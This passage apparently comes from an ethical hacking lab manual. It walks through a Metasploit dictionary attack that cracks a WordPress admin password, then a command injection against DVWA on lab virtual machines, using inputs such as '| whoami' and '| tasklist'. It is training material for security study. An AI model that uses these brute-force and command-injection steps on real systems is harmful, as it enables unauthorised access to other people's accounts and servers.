

Figure 2.5.4: Using the Auxiliary Module

14. This module allows you to enumerate the login credentials.
15. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
16. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
    - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
    - **RHOST**: Sets the target machine (here, the **Windows Server 2016** IP address)
    - **RPORT**: Sets the target machine port (here, the **Windows Server 2016** port)
    - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2016]:8080/CEH**]
    - **USERNAME**: Sets the username that was obtained in **Step 7**. (here, **admin**)



Figure 2.5.5: Viewing the Options

17. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **passwords.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2016]** (here, **10.10.10.16**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2016]:8080/CEH** and press **Enter** to set the base path to the **WordPress** website (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 7**. In this task, the **admin** user is being issued.



Figure 2.5.6: Setting the Options

TASK 5.3

Run the Auxiliary Module

18. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
19. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.



Figure 2.5.7: Auxiliary Module brute forcing the password

20. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.



Figure 2.5.8: Password successfully cracked

21. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

TASK 5.4

Login to the Target WordPress Website

22. Now, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
23. In the address field, type **http://[IP Address of Windows Server 2016]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.5.9: Log in to the WordPress Website

24. Observe that you are successfully logged into the target **WordPress** website (**http://10.10.10.16:8080/CEH**) and that you can see the website content.



Figure 2.5.10: Login successful

25. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 7**, and then perform **Steps 10-18**.
26. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
27. Close all open windows on both the virtual machines (**Windows Server 2016** and **Parrot Security**) and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

TASK 6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows Server 2016** virtual machine, ensure that **WampServer** is running.
3. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
4. Open any web browser (here, **Mozilla Firefox**), type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.

Note: The IP address of the **Windows Server 2016** in this lab is **10.10.10.16**, which might vary in your lab environment.

5. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.6.1: Logging in to DVWA

6. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.



Figure 2.6.2: Selecting Command Injection

TASK 6.1

Ping a Device

7. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2016** virtual machine (here, **10.10.10.16**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.

Figure 2.6.3: Pinging a machine

8. **DVWA** successfully pings the target machine, as shown in the screenshot.

Figure 2.6.4: Machine pinged successfully

9. Now, try to issue a different command to check whether **DVWA** can execute it.

10. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.



Figure 2.6.5: Obtain hostname

11. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.



Figure 2.6.6: Error returned by the application

12. The result indicates that the DVWA application is secure.

TASK 6.2

Configure Security Settings

13. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
14. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.
15. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.



Figure 2.6.7: Changing the security setting

16. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
17. Click **Command Injection** from the left-pane.

TASK 6.3

Extract Host Information

18. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
19. **DVWA** returns the name of the **Windows Server 2016** virtual machine, as shown in the screenshot.

Figure 2.6.8: Obtaining hostname

20. This infers that the command execution field is vulnerable and that you can remotely execute commands.
21. Now, extract more information regarding the target machine, **Windows Server 2016**.
22. Type the command **| whoami** and click **Submit**.

Figure 2.6.9: Obtaining domain information

23. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2016** machine, as shown in the screenshot.

Figure 2.6.10: Domain information revealed

TASK 6.4

List the Processes

24. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.

Figure 2.6.11: Obtaining processes information

25. A list of all the running processes on the **Windows Server 2016** virtual machine is displayed, as shown in the screenshot.



Figure 2.6.12: Processes information obtained

TASK 6.5

Terminate a Process

26. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process **PID** (here, **2192**).

Note: The list of running processes might differ in your lab environment.

